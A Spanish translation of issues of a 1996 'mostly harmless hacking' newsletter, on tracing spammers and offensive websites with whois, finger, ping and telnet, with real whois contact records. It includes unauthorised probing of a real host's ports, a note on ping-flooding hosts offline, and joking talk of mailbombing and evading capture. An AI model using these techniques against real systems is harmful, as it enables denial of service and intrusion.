telnet: conectar a dirección 204.180.128.166: Conexión rechazada
Trying 204.180.128.167 ...
telnet: conectar a dirección 204.180.128.167: Conexión rechazada
Trying 204.180.128.168 ...
telnet: conectar a dirección 204.180.128.168: Conexión rechazada
Trying 204.180.128.182 ...
telnet: conectar a dirección 204.180.128.182: Conexión rechazada
Trying 204.180.128.185 ...
telnet: conectar a dirección 204.180.128.185: Conexión rechazada
Date cuenta ¡cuántos hosts son probados por telnet con este comando! Parece que todos ellos deben ser servers de news, ya que parece que ninguno de ellos presenta el menú de login.
Este parece ser un buen candidato como origen del spamming. Hay 5 servidores de news. Hagamos un whois del nombre de dominio:
whois mindspring.com
Obtenemos:
MindSpring Enterprises, Inc. (MINDSPRING-DOM)
1430 West Peachtree Street NE
Suite 400
Atlanta, GA 30309
USA
Nombre de Dominio: MINDSPRING.COM
Administrative Contact:
Nixon , J. Fred (JFN) jnixon@MINDSPRING.COM
404-815-0770
Technical Contact, Zone Contact:
Ahola, Esa (EA55) hostmaster@MINDSPRING.COM
(404) 815-0770
Billing Contact:
Peavler, K. Anne (KAP4) peavler@MINDSPRING.COM
(404) 815-0770 (FAX) 404-815-8805
Record last updated on 27-Mar-96
Record created on 21-Apr-94.
Domains servers listed in order:
CARNAC.MINDSPRING.COM 204.180.128.95
HENRI.MINDSPRING.COM 204.180.128.3

Newbie-Nota #3: El comando whois puede decirte quién es el propietario de un determinado dominio. El nombre de dominio son las dos últimas partes separadas por un punto que vienen después de la "@" en una dirección de email, o las dos últimas partes separadas por un punto en el nombre de un ordenador.

Yo diría que Mindspring es el PSI desde el que seguramente se falsificó el mensaje. La razón es que esta parte del encabezamiento parece verdadera, y ofrece montones de ordenadores desde los que falsificar un mensaje. Una carta a la consultoría técnica en hostmaster@mindspring.com con una copia del mensaje (del spam) puede que obtenga resultado.
Pero personalmente yo iría a su página Web y les mandaría un email de protesta desde allí. Hmmm, ¿tal vez 5MB gif de hipopótamos apareando? ¿Aunque sea ilegal?
Pero el sysadmin Terry McIntyre me advierte:
"No hace falta enviarles toneladas de megas de basura. Simplemente con enviarles una copia del spam es suficiente, para que el que lo envió primero (el spammer) sepa cuál es el problema."
"La Ley del Gran Número de Ofendidos va a tu favor. El spammer manda un mensaje para alcanzar/llegar/tantear al máximo número de consumidores potenciales posibles."
"Miles de Fastidiados mandan mensajes no-tan-amables al spammer criticando su conducta incorrecta. Y muchos spammers toman ejemplo rápidamente y se arrepienten".
"Una cosa que nunca debería hacerse es enviar (publicar) al newsgroup o la lista de correo una protesta por la incorrección del spam anterior. Siempre, siempre, hay que usar el email privado para hacer ese tipo de reclamaciones. De otro modo, el newbie sin darse cuenta aumenta el nivel de ruido (basura) que circula por el newsgroup o la lista de correo".
Bueno, la última frase significa que si realmente quieres tirar del enchufe del spammer, yo mandaría una amable nota incluyendo el mensaje-spam con los encabezamientos intactos a la consultoría técnica o al departamento de atención al cliente de cada uno de los links reales que encontré en el encabezamiento del spam. Seguramente te lo agradecerán.
Aquí tenemos un ejemplo de un email que me envió Netcom agradeciéndome la ayuda prestada en la detección de un spammer:
From: Netcom Abuse Department <abuse@netcom.com>
Reply-To: <abuse@netcom.com>
Subject: Gracias por su informe
Gracias por su información. Hemos informado a este usuario de nuestras normas y hemos tomado las medidas oportunas, incluyendo la cancelación de la cuenta. Si él o su empresa continúa transgrediendo las normas de Netcom, tomaremos acciones legales.
Los siguientes usuarios han sido informados:
santiago@ix.netcom.com
date-net@ix.netcom.com
jhatem@ix.netcom.com
kkooim@ix.netcom.com
duffster@ix.netcom.com
spilamus@ix.netcom.com
slatham@ix.netcom.com
jwalker5@ix.netcom.com
binary@ix.netcom.com
clau@ix.netcom.com
frugal@ix.netcom.com
magnets@ix.netcom.com
sliston@ix.netcom.com
aessedai@ix.netcom.com
readme@readme.net
captainx@ix.netcom.com
carrielf@ix.netcom.com
charlene@ix.netcom.com
fonedude@ix.netcom.com
prospnet@ix.netcom.com
noon@ix.netcom.com
sial@ix.netcom.com
thy@ix.netcom.com
vhsl@ix.netcom.com
Disculpe por la longitud de la lista.

Spencer
Investigador de Abusos

_ _
NETCOM Online Communication Services Asuntos de Abusos
L¡nea 24-horas: 408-983-5970 abuse@netcom.com
OK, ya estoy finalizando el artículo. ¡Feliz Hacking! ¡¡Y que no te atrapen!!

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 1 Número 5

¡Es el día divertido del vigilante! Como kickear a los spammers de Usenet de sus ISPs

---

Así que, ¿has estado por Usenet volando spammers? ¿Es divertido, no?
Pero si alguna vez has posteado mucho en los grupos de noticias de Usenet, te darás cuenta que poco después de que lo haces, recibes a menudo spam email. Esto es gracias al Lightning Bolt, un programa escrito por Jeff Slayton para sacar grandes volúmenes de direcciones email de los mensajes de Usenet.
Aquí va uno que recibí hace poco:
Received: from mail.gnn.com (70.los-angeles-3.ca.dial-access.att.net
[165.238.38.70]) by mail-e2b-service.gnn.com (8.7.1/8.6.9) with SMTP id
BAA14636; Sat, 17 Aug 1996 01:55:06 -0400 (EDT)
Date: Sat, 17 Aug 1996 01:55:06 -0400 (EDT)
Message-Id: <199608170555.BAA14636@mail-e2b-service.gnn.com>
To:
Subject: Para siempre
From: FREE@Heaven.com
"GRATIS" Hogar y parcela en el "CIELO"
Reserva ya la tuya, hazlo hoy, no esperes. Es GRATIS simplemente por preguntar. Recibes una Acción personalizada y un mapa detallado de tu hogar en el CIELO. Manda tu nombre y dirección junto con una mínima y única donación de $1.98 en metálico, cheque, o giro para ayudar a cubrir los costes.
A: Saint Peter's Estates
P.O. Box 9864
Bakersfield,CA 93389-9864
Esta es una comunidad cerrada y es "GRATIS".
Satisfacción total por 2000 años desde hoy.
>De El Portero. (PD. Nos vemos en las Puertas de Perla)
DIOS te bendiga.
Es una buena deducción que este spam tiene una cabecera falsa. Para identificar al culpable, empleamos el mismo comando que usamos con el spam de Usenet.
whois heaven.com
La respuesta es:
Time Warner Cable Broadband Applications (HEAVEN-DOM)
2210 W. Olive Avenue
Burbank, CA 91506
Domain Name: HEAVEN.COM
Administrative Contact, Technical Contact, Zone Contact, Billing Contact:
Melo, Michael (MM428) michael@HEAVEN.COM
(818) 295-6671
Record last updated on 02-Apr-96.
Record created on 17-Jun-93.
Domain servers in listed order:
CHEX.HEAVEN.COM 206.17.180.2

NOC.CERF.NET 192.153.156.22
A partir de esto podemos deducir que o bien esto es genuino (lo más probable) o una falsificación mejor de lo normal. Así que tratemos de hacer finger a FREE@heaven.com.
Primero, comprobemos la dirección email de retorno:
finger FREE@heaven.com
Nos da:
[heaven.com]
finger: heaven.com: Connection timed out
Hay varias razones posibles para esto. Una es que el administrador de sistema de heaven.com haya deshabilitado en puerto de finge. Otra es que heaven.com este inactivo. Podría estar en un host que estuviese apagado, o quizás tal vez huérfano.

Nota para novatos: Puedes registrar nombres de dominio sin tenerlos montados en ningún ordenador. Simplemente pagas tu dinero e Internic, que registra nombres de dominio, lo apartara para que tú lo uses. Sin embargo, si no lo hospedas en un ordenador en Internet en unas semanas, podrías perder tu registro.

Podemos comprobar estas hipótesis con el comando ping. Este comando te dice si un ordenador esta actualmente conectado a Internet y la calidad de su conexión.
Ahora, el ping, como la mayoría de las buenas herramientas hacker, puede usarse o bien para recibir información o bien como un medio de ataque. Pero yo te voy a hacer esperar con desesperado suspense a una posterior Guía Del Hacking (casi) Inofensivo para decirte como algunas personas usan el ping. Además, si, seria *ilegal* usarlo como un arma.
Debido al potencial del ping para estos fines, tu cuenta shell puede tener deshabilitado el uso de ping para el usuario casual. Por ejemplo, con mi proveedor, debo ir al directorio correcto para usarlo. Así que doy el comando:
/usr/etc/ping heaven.com
El resultado es:
heaven.com is alive

Consejo técnico: En algunas versiones de UNIX, al dar el comando "ping" hará que tu ordenador comience a "pingear" al blanco una y otra vez sin parar. Para salir del comando ping, mantén presionada la tecla control y presiona "c". Y ten paciencia, la siguiente Guía Del Hacking (casi) Inofensivo te dirá mas acerca del serio uso hacking del ping.

Bueno, esta respuesta significa que heaven.com esta conectado a Internet ahora mismo. ¿Permite logins? Lo comprobamos con:
telnet heaven.com
Esto nos debería llevar a una pantalla que nos pediría que le diésemos un nombre de usuario y un password. El resultado es:
Trying 198.182.200.1 ...
telnet: connect: Connection timed out
Bien, ahora sabemos que la gente no puede hacer login a heaven.com. Así que parece que fuera un lugar poco probable para que el autor de este spam hubiese mandado el email.
¿Y qué hay de chex.heaven.com? ¿Quizás sea el lugar donde se origino el spam? Tecleo:
telnet chex.heaven.com 79
Este es el puerto de finger. Recibo:
Trying 206.17.180.2 ...
telnet: connect: Connection timed out
Entonces intento lo de la pantalla que me pida hacer un login con un nombre de usuario, pero una vez mas consigo "Connection timed out".
Esto sugiere que ni heaven.com ni chex.heaven.com son usados por la gente para mandar email. Así que probablemente esto sea un enlace falseado en la cabecera.
Comprobemos otro enlace de la cabecera:
whois gnn.com
La respuesta es:
America Online (GNN2-DOM)
8619 Westwood Center Drive
Vienna, VA 22182
USA
Domain Name: GNN.COM
Administrative Contact:
Colella, Richard (RC1504) colella@AOL.NET

703-453-4427
Technical Contact, Zone Contact:
Runge, Michael (MR1268) runge@AOL.NET
703-453-4420
Billing Contact:
Lyons, Marty (ML45) marty@AOL.COM
703-453-4411
Record last updated on 07-May-96.
Record created on 22-Jun-93.
Domain servers in listed order:
DNS-01.GNN.COM 204.148.98.241
DNS-AOL.ANS.NET 198.83.210.28
¡Vaya! GNN.com pertenece a America Online. America Online, como Compuserve, es una red de ordenadores por si misma que tiene entradas a Internet. Así que ¿no es muy probable que heaven.com estuviera enrutando email a través de AOL?, ¿no? Seria como encontrar una cabecera que afirmase que su email fue encaminado a través del amplio área de red de alguna corporación Fortune 500.
Así que, esto nos da aun más evidencias de que el primer enlace de la cabecera, heaven.com, fue falseado.
De hecho, esta empezando a ser una buena apuesta el que nuestro spammer sea un novato que se acaba de graduar de las ruedas de entrenamiento de AOL.
Habiendo decidido que se puede hacer dinero falseando spams, el o ella se ha hecho con una cuenta shell ofrecida por una filial de AOL, GNN. Entonces con la cuenta shell, el o ella puede seriamente meterse en el tema del falseo de email.
Suena lógico, ¿eh? Ah, pero no saquemos conclusiones. Esto es solo una hipótesis y puede no ser correcta. Así que comprobemos el enlace que falta en la cabecera:
whois att.net
La respuesta es:
AT&T EasyLink Services (ATT2-DOM)
400 Interpace Pkwy
Room B3C25
Parsippany, NJ 07054-1113
US
Domain Name: ATT.NET
Administrative Contact, Technical Contact, Zone Contact:
DNS Technical Support (DTS-ORG) hostmaster@ATTMAIL.COM
314-519-5708
Billing Contact:
Gardner, Pat (PG756) pegardner@ATTMAIL.COM
201-331-4453
Record last updated on 27-Jun-96.
Record created on 13-Dec-93.
Domain servers in listed order:
ORCU.OR.BR.NP.ELS-GMS.ATT.NET 199.191.129.139
WYCU.WY.BR.NP.ELS-GMS.ATT.NET 199.191.128.43
OHCU.OH.MT.NP.ELS-GMS.ATT.NET 199.191.144.75
MACU.MA.MT.NP.ELS-GMS.ATT.NET 199.191.145.136
¡Otro dominio válido! Así que esto es una falsificación razonablemente ingeniosa. El culpable podría haber mandado email desde cualquiera, entre heaven.com, gnn.com o att.net. Sabemos que heaven.com es poco probable ya que ni siquiera podemos hacer que el puerto de logins (23) funcione. Pero aun tenemos gnn.com y att.net como hogares sospechosos del spammer.
El siguiente paso es mandar vía email una copia del spam *incluyendo la cabecera* tanto a postmaster@gnn.com (normalmente la dirección email de la persona que recibe las quejas) y runge@AOL.NET, que esta en la lista cuando hemos hecho el whois como el contacto técnico. Deberíamos también mandarlo a postmaster@att.net o hostmaster@ATTMAIL.COM (contacto técnico).
Pero hay un atajo. Si este tío te ha mandado el spam, muchas otras personas también lo habrán recibido. Hay un grupo de noticias en Usenet donde la gente puede cambiar información acerca de spammers de email y de Usenet, news.admin.net-abuse.misc. Hagámosle una visita y veamos lo que la gente ha descubierto acerca de FREE@heaven.com. Seguro, encuentro un mensaje acerca de este spam de heaven:
From: bartleym@helium.iecorp.com (Matt Bartley)
Newsgroups: news.admin.net-abuse.misc

Subject: junk email - Free B 4 U - FREE@Heaven.com
Supersedes: <4uvq4a$3ju@helium.iecorp.com>
Date: 15 Aug 1996 14:08:47 -0700
Organization: Interstate Electronics Corporation
Lines: 87
Message-ID: <4v03kv$73@helium.iecorp.com>
NNTP-Posting-Host: helium.iecorp.com
(snip)
No hay duda, un inventado "From:" en la cabecera que parecía pertenecer a un nombre de dominio valido.
Los Postmasters de att.net, gnn.com y heaven.com lo notificaron. gnn.com ha afirmado ya que venia de att.net, falseado para parecer que venia de gnn. Claramente el primer "Received:" de la cabecera es inconsistente.
Ahora sabemos que si quieres quejarte acerca del spam, el mejor sitio para mandar tu queja es postmaster@att.net.
Pero ¿qué tal funciona actualmente lo de mandar una carta de queja? Le pregunte al dueño de un proveedor Dale Amon. Me contesto, "Del pequeño número de mensajes spam que he estado viendo -- dado el número de generaciones de crecimiento exponencial de la red que he visto en 20 años -- parece que el sistema sea *fuertemente* auto regulador. El Gobierno y los sistemas legales no trabajan tan bien.
"Felicito a Carolyn por sus esfuerzos en este área. Esta totalmente en lo cierto. Los spammers están controlados por el mercado. Si hay suficiente gente asombrada, responden. Si esa acción causa problemas a un proveedor, tienen en cuenta sus intereses económicos a la hora de desechar a clientes que causan dicho daño, por ejemplo los spammers. El interés económico es muchas veces un incentivo mucho mas fuerte y efectivo que los requerimientos legales.
"Y recuerda que digo esto como Director Técnico del mayor proveedor de Irlanda del Norte."
¿Qué tal demandar a los spammers? Quizás un puñado de nosotros pudiera unirse para llevar a cabo una acción y llevar a estos tíos a la bancarrota.
El administrador de sistema Terry McIntyre dice, "Me opongo a los intentos de demandar a los spammers. Ya tenemos un mecanismo de normas propio decente impuesto.
"Considerando que la mitad de todo Internet son novatos (debido a la tasa de crecimiento del 100%), yo diría que las normativas propias son maravillosamente efectivas.
"Invita al Gobierno a que haga nuestro trabajo, y algunos malditos burócratas fijaran Normas, Regulaciones, y Penas y todo ese sin sentido. Ya tenemos suficiente de eso en el mundo fuera de la red; no invitemos a nada de ello a perseguirnos en la red."
Así que parece que los profesionales de Internet prefieren controlar los spams teniendo vigilantes de red como nosotros que perseguimos a los spammers y avisamos de su presencia a sus proveedores. ¡Me suena como divertido! De hecho, seria justo decir que sin nosotros, vigilantes de la red, Internet se reduciría a una parada de la carga que estos spammers depositasen en "ella".
Bien, pues ya termino con esta columna. Espero tus contribuciones a esta lista. Pásatelo bien de vigilante y, ¡que no te pillen!

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 1 Numero 6

¡Es el día divertido del vigilante una vez mas! Como "joder" webs ofensivas

---

¿Cómo nos ocupamos de webs ofensivas?
Recuerda que Internet es voluntaria. No hay ley que fuerce a un proveedor a servir a gente que no les guste. Como los reyes del spam Jeff Slayton, Crazy Kevin, y, oh sí, los originales artistas del spam Cantor y Siegal han aprendido, la vida como spammer es una continua carrera. Lo mismo es aplicable a web sites que se pasan de la raya.
La razón por la que saco a relucir esto es que un miembro de la lista de Happy Hacker me ha dicho que le gustaría destrozar sites de porno infantil. Creo que esa es una idea muy, muy, buena -- excepto por un problema. ¡Puedes acabar en la cárcel! No quiero que las utilidades de hacking que puedas pillar de web y ftp sites públicos sean un aliciente para que te pillen. Es fácil usarlas para destrozar web sites. Pero es difícil usarlas sin ser ¡pillado!

PUEDES IR A LA CÁRCEL: Irrumpir en una parte no publica de un ordenador es ilegal. Adicionalmente, si usas las líneas de teléfono o Internet a lo largo de una línea de un estado de EEUU para irrumpir en una zona no publica de un ordenador, habrás cometido un delito Federal. No necesitas causar ningún daño -- es igualmente ilegal. Incluso si solo consigues acceso root e

inmediatamente desconectas -- sigue siendo ilegal. Incluso si estas haciendo lo que tu ves como una obligación cívica mediante el destrozo de porno infantil -- sigue siendo ilegal.

Aquí va otro problema. Hicieron falta dos hackers cabreados para parar la lista esa de DC. Sí, volverá, eventualmente. Pero ¿y si Internet estuviera limitada a acarrear solamente material que fuese totalmente inofensivo para todo el mundo? De ahí el porqué esta contra la ley el "joder" proveedores y servidores web que no te gusten. Créeme, como pronto descubrirás, es realmente fácil el sacar a un host fuera de Internet. Es *tan* fácil que hacer este tipo de cosas ¡NO es élite!
Así que ¿cuál es la alternativa legal para luchar contra el porno infantil? El tratar de llevar a la cárcel a los tíos del web de porno infantil no siempre funciona. Mientras que hay leyes contra ello en los EEUU, el problema es que Internet es global. Muchos países no tienen leyes en contra del porno infantil en Internet. Incluso si fuese ilegal en todos sitios, en muchos países la policía solo caza a personas a cambio de que tu pagues un soborno mayor que el del criminal.

Pueden ir a la cárcel: En los EEUU y en muchos otros países, el porno infantil es ilegal. Si las imágenes están albergadas en un dispositivo de almacenamiento físico dentro de la jurisdicción de un país con leyes en contra de ello, la persona que ponga estas imágenes en el dispositivo de almacenamiento puede ir a la cárcel. Así que si sabes lo suficiente para ayudar a las autoridades a obtener una orden de registro, contacta con ellos sin lugar a dudas. En los EEUU, estos serian el FBI.

Pero la clase de ofensas masivas que mantiene a los spammers a la carrera puede también llevar al porno infantil fuera de la Red. *Tenemos* el poder.
La clave es que nadie puede forzar a un proveedor a llevar porno infantil-- o cualquier otra cosa. De hecho, la mayoría de los seres humanos están tan disgustados con el porno infantil que saltaran a la mínima oportunidad de acabar con ello. Si el proveedor es dirigido por algún pervertido que quiere hacer dinero ofreciendo porno infantil, entonces tu vas al siguiente nivel, al proveedor que ofrece la conexión al proveedor de porno infantil. Allí habrá alguien que estará encantado de parar los pies a los bastardos.
Así que, ¿cómo encuentras a la gente que pueda poner un web site en marcha? Comenzamos con la URL.
Voy a usar una URL real. Pero por favor ten en cuenta que no estoy diciendo que esta sea actualmente una dirección con porno infantil. Esto es usado solo con fines ilustrativos ya que esta URL es llevada por un host con muchas características hackeables. También, al menos por algunos estándares, tiene material calificado X. Así que visítala a tu propio riesgo.
http://www.phreak.org
Ahora digamos que alguien te dijo que este era un site de porno infantil. ¿Simplemente lanzas un ataque? No.
Así es como las guerras hacker comienzan. ¿Y si phreak.org es un buen sitio actualmente? Incluso si una vez mostraron porno infantil, tal vez se hayan arrepentido. No queriendo ser pillado actuando por un estúpido rumor, voy a la web y recibo el mensaje "no DNS entry". Así que parece que este web site no este allí ahora mismo.
Pero podría simplemente ser que la maquina que tiene el disco que alberga a este web site este temporalmente apagada. Hay un modo de decir si el ordenador que sirve un nombre de dominio esta funcionando: el comando ping:
/usr/etc/ping phreak.org
La respuesta es:
/usr/etc/ping: unknown host phreak.org
Ahora, si este web site hubiese estado funcionando, habría respondido como lo hace mi web site:
/usr/etc/ping techbroker.com
Esto da la respuesta:
techbroker.com is alive

Nota de genio maligno: El ping es una herramienta de diagnostico de red poderosa. Este ejemplo es de BSD UNIX. Quaterdeck Internet Suite y muchos otros paquetes de software también ofrecen esta versión del comando ping. Pero en su forma mas poderosa -- que la puedes obtener instalando Linux en tu ordenador -- el comando ping-f mandara fuera paquetes tan rápido como el host que usemos de blanco pueda responder por un periodo de tiempo indefinido. Esto puede mantener al blanco extremadamente ocupado y puede ser suficiente para poner al ordenador fuera de combate. Si varias personas hacen esto simultáneamente, el blanco casi seguro que será incapaz de mantener su conexión de red. Así que -- *ahora* ¿quieres instalar Linux?
Advertencia: "Pinging down" (el tirar abajo mediante ping) a un host es increíblemente fácil. Es muy fácil para ser considerado elite, así que no lo hagas para impresionar a tus amigos. Si de todas formas lo haces, prepárate para ser denunciado por el dueño de tu blanco y ser pateado de tu proveedor -- o ¡mucho peor! Si por accidente haces correr al comando ping en modo de asalto, puedes rápidamente apagarlo presionando la tecla control a la vez que la tecla "c".
Advertencia puedes ir a la cárcel: Si se puede probar que usaste el comando ping-f con el propósito de tirar al host al que apuntaste, esto es un ataque de denegaron de servicio y por lo tanto ilegal.

Bien, ahora ya hemos establecido que al menos en estos momentos, http://phreak.com o bien no existe, o que el ordenador que lo alberga no esta conectado a Internet.
¿Pero es esto temporal o se fue, se fue, se fue? Podemos hacernos alguna idea de si ha estado funcionando y de si ha sido ampliamente visitada por medio del motor de búsqueda en http://altavista.digital.com. Es capaz de buscar links fijados en páginas web. ¿Hay muchos web sites con links hacia phreak.org? En los comandos de búsqueda pongo:
link: http://www.phreak.org
host: http://www.phreak.org
Pero no aparece nada. Así que parece que el site phreak.org no es realmente popular.
Bueno, ¿tiene phreak.org un registro en Internic? Probemos con whois:
whois phreak.org
Phreaks, Inc. (PHREAK-DOM)
Phreaks, Inc.
1313 Mockingbird Lane
San José, CA 95132 US
Domain Name: PHREAK.ORG
Administrative Contact, Billing Contact:
Connor, Patrick (PC61) pc@PHREAK.ORG
(408) 262-4142
Technical Contact, Zone Contact:
Hall, Barbara (BH340) rain@PHREAK.ORG
408.262.4142
Record last updated on 06-Feb-96.
Record created on 30-Apr-95.
Domain servers in listed order:
PC.PPP.ABLECOM.NET 204.75.33.33
ASYLUM.ASYLUM.ORG 205.217.4.17
NS.NEXCHI.NET 204.95.8.2
Seguidamente espero unas pocas horas y hago ping a phreak.org de nuevo. Descubro que ahora esta "vivo". Así que ahora hemos aprendido que el ordenador que alberga a phreak.org esta a veces conectado a Internet y a veces no. (De hecho, pruebas posteriores demuestran que esta normalmente down.)
Trato de hacer telnet a su secuencia de login:
telnet phreak.org
Trying 204.75.33.33 ...
Connected to phreak.org.
Escape character is '^]'.
;
Connection closed by foreign host.
¡Ha! ¡Alguien ha conectado el ordenador que alberga a phreak.org a Internet!
El hecho de que esto solo nos dé el dibujo en ASCII y no el prompt de login sugiere que este host no de exactamente la bienvenida al visitante casual. Pudiera bien tener un firewall que rechazase intentos de login de cualquiera que "telnetease" desde un host que no este en su lista de aprobación.
Seguidamente hago un finger a tu contacto técnico:
finger rain@phreak.org
La respuesta es:
[phreak.org]
Entonces me da un scroll de gráficos ASCII desconcertantes. Haz un finger tu mismo si quieres verlo. Sin embargo yo solo lo calificaría como PG-13 (mayores de 13 años, creo).
El hecho de que phreak.org corra el servicio finger es interesante. Dado que el finger es una de las mejores formas de crackear un sistema, podemos concluir que o bien:
1) El administrador de phreak.org no esta muy concienzado con la seguridad, o
2) Es tan importante para phreak.org el mandar mensajes insultantes que al administrador no le importa el riesgo de seguridad de usar el finger.
Dado que hemos visto evidencias de un firewall, el punto 2 es probablemente cierto.
Uno de los miembros de la lista del Happy Hacker que me ayudo revisando esta Guía, William Ryan, decidió probar mas adelante el puerto finger de phreak.org:

"He estado prestando mucha atención a todas las cosas de "happy hacker" que has posteado. Cuando intente usar el método del puerto 79 en phreak.org, se conectaba y después mostraba una mano con su dedo del medio levantado y el comentario "UP YOURS". Cuando intente usar el finger, me conecte y se mostraba un mensaje un poco después "In real life???""
Oh, esto es simplemente *muy* tentador...ah, pero mantengámonos fuera de problemas y dejemos al puerto 79 en paz, ¿OK?
Ahora ¿qué tal su puerto HTML, que podría dar acceso a cualquier web site albergado por phreak.org? Podríamos simplemente ejecutar un browser y echar un vistazo. Pero somos hackers y los hackers nunca hacen nada del modo ordinario. Además, no quiero ver fotos sucias y malas palabras. Así que comprobamos para ver si tiene activado, lo has adivinado, un pequeño puerto de "surfing":
telnet phreak.org 80
Esto es lo que recibo:
Trying 204.75.33.33 ...
Connected to phreak.org.
Escape character is '^]'.
HTTP/1.0 400 Bad Request
Server: thttpd/1.00
Content-type: text/html
Last-modified: Thu, 22-Aug-96 18:54:20 GMT
<HTML><HEAD><TITLE>400 Bad Request</TITLE></HEAD>
<BODY><H2>400 Bad Request</H2>
Your request " has bad syntax or is inherently impossible to satisfy.
<HR>
<ADDRESS><A
HREF="http://www.acme.org/software/thttpd/">thttpd/1.00</A></ADDRESS
</BODY></HTML>
Connection closed by foreign host.
Ahora sabemos que phreak.org tiene un servidor web en su ordenador host. Este servidor se llama thttpd, versión 1.0. ¡También podemos sospechar que tiene unos pocos bugs!
¿Qué me hace pensar que tiene bugs? Mira el numero de versión: 1.0. También, ese es un mensaje de error bastante raro.
Si yo fuese el administrador técnico de phreak.org, pillaría un mejor programa para que corriese en el puerto 80 antes de que alguien se diera cuenta de como hacerse root con él. El problema es que el código con bugs es normalmente un síntoma de código que toma el acercamiento inútil de usar llamadas a root. En el caso de un servidor web, deseas dar acceso de solo lectura a usuarios remotos en cualquier directorio de usuario de archivos HTML. Así que hay una gran tentación de hacer llamadas a root.
Y un programa con llamadas a root simplemente podría venirse abajo y ponerte en root.

Nota para novatos: ¡Root! Es el Walhalla del cracker duro. "Root" es la cuenta de un ordenador multi-usuario que te permite jugar a ser Dios. ¡Te conviertes en el "superusuario"! Es la cuenta desde la que puedes entrar y usar cualquier otra cuenta, leer y modificar cualquier fichero, ejecutar cualquier programa. Con acceso root, puedes destruir completamente todos los datos de boring.ISP.net o de cualquier otro host en el que ganes acceso root. (¡*No* estoy sugiriendo que lo hagas!)

Oh, esto es simplemente muy tentador. Hago un pequeño experimento:
telnet phreak.org 80
Esto nos da:
Trying 204.75.33.33 ...
Connected to phreak.org.
Escape character is '^]'.
Ya que el programa del puerto 80 "caduca" a los comandos en un segundo o menos, yo estaba listo para hacer un paste (pegar) al comando del host, que rápidamente inserto el siguiente comando:
<ADDRESS><A
HREF="http://www.phreak.org/thttpd/">thttpd/1.00</A></ADDRESS></BODY></HTML>
Esto da información acerca del programa del puerto 80 de phreak.org:
HTTP/1.0 501 Not Implemented
Server: thttpd/1.00
Content-type: text/html
Last-modified: Thu, 22-Aug-96 19:45:15 GMT
<HTML><HEAD><TITLE>501 Not Implemented</TITLE></HEAD>
<BODY><H2>501 Not Implemented</H2>

The requested method '<ADDRESS><A' is not implemented by this server.
<HR>
<ADDRESS><A HREF="http://www.acme.org/software/thttpd/">thttpd/1.00</A></ADDRESS
</BODY></HTML>
Connection closed by foreign host.
Bien, ¿qué es thttpd? Hago una búsqueda rápida en Altavista y recibo la respuesta:
Un pequeño, portable, rápido, y seguro servidor HTTP. El pequeño/turbo/rápido servidor HTTP no se bifurca y es muy cuidadoso con la memoria...
¿Pero supo el programador como hacer todo esto sin llamadas a root? Solo por diversión trato de acceder a la URL acme.org y recibo el mensaje "does not have a DNS entry". Así que esta off-line, también. Pero el whois me dice que esta registrado con Internic. Hmm, esto suena aun más a marca X de software. Y esta corriendo en un puerto. ¡Asalto a la ciudad! Que tentación...arghhh...
También, una vez mas vemos una interesante personalidad dividida. Al administrador de phreak.org le importa lo suficiente la seguridad como para coger un servidor web anunciado como "seguro". Pero ese software muestra grandes sintamos de ser un riesgo para la seguridad.
Así que ¿cómo podemos concluir? Parece como si phreak.org tiene un web site. Pero está sólo esporádicamente conectado a Internet.
Ahora supón que encontramos algo realmente malo en phreak.org. Supón que alguien pudiera cerrarlo. ¡Ah-ah-ah, no toques ese puerto 80 con bugs!
¡O ese tentador puerto 79! ¡Haz ping con moderación, solo!

Puedes ir a la cárcel: ¿Estás tan tentado como lo estoy yo? Estos tíos tienen la autopista de crackers, puerto 79 abierto, ¡Y un puerto 80 con bugs! Pero, una vez mas, te lo estoy diciendo, va en contra de la ley el irrumpir en zonas no publicas de un ordenador. Si haces telnet sobre las líneas estatales de los EEUU, es un delito federal. Incluso si crees que hay algo ilegal en ese servidor thttpd, solo alguien armado con una orden de registro tiene derecho a observarlo desde la cuenta root.

Primero, si de hecho hubiese un problema con phreak.org (recuerda, esto esta siendo usado solo como ilustración) mandaría un email con quejas al contacto técnico y administrativo del proveedor que da a phreak.org conexión a Internet. Así que miro para ver quienes son:
whois PC.PPP.ABLECOM.NET
Recibo la respuesta:
[No name] (PC12-HST)
Hostname: PC.PPP.ABLECOM.NET
Address: 204.75.33.33
System: Sun 4/110 running SunOS 4.1.3
Record last updated on 30-Apr-95
En este caso, ya que no hay contactos listados, mandaría un email a postmaster@ABLECOM.NET.
Compruebo el siguiente proveedor:
whois ASYLUM.ASYLUM.ORG
Y recibo:
[No name] (ASYLUM4-HST)
Hostname: ASYLUM.ASYLUM.ORG
Address: 205.217.4.17
System: ? running ?
Record last updated on 30-Apr-96.
De nuevo, mandaría un email a postmaster@ASYLUM.ORG
Compruebo el último proveedor:
whois NS.NEXCHI.NET
Y recibo:
NEXUS-Chicago (BUDDH-HST)
1223 W North Shore, Suite 1E
Chicago, IL 60626
Hostname: NS.NEXCHI.NET
Address: 204.95.8.2
System: Sun running UNIX
Coordinator:

Torres, Walter (WT51) walter-t@MSN.COM
312-352-1200
Record last updated on 31-Dec-95.
Así que en este caso mandaría un email a walter-t@MSN.COM con evidencias del material ofensivo. También mandaría las quejas por email a postmaster@PC.PPP.ABLECOM.NET y postmaster@ASYLUM.ASYLUM.ORG.
Esto es. En vez de librar guerras de hacker escalonadas que pueden terminar con gente en la cárcel, documenta tu problema con un web site y pide a aquellos que tienen el poder de acabar con estos tíos que hagan algo. Recuerda, puedes ayudar a luchar contra los tíos malos del cyberespacio mucho mejor desde tu ordenador de lo que puedas hacerlo desde una celda en la cárcel.

Nota de genio maligno: Los sintamos de ser hackeable que vemos en thttpd son la clase de desafíos intelectuales que llaman a instalar Linux en tu sistema.
Una vez tengas Linux listo podrás instalar thttpd. Entonces podrás experimentar con total impunidad.
Si encontrases un bug en thttpd que comprometiera seriamente la seguridad de cualquier ordenador que lo usase, entonces ¿qué haces? ¿Aniquilar los ficheros HTML de phreak.org? ¡NO! Contactas con el Computer Emergency Response Team (CERT) en http://cert.org con esta información. Mandaran una alerta. Te convertirás en un héroe y serás capaz de cobrar muchos pavos como experto en seguridad de ordenadores. Esto es mucho más divertido que ir a la cárcel.
Créeme.

Bien, pues ya termino con esta columna. Espero tus contribuciones a esta lista. Pásatelo bien de vigilante y, ¡que no te pillen!

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 2 Número 1
Internet para "capullos"

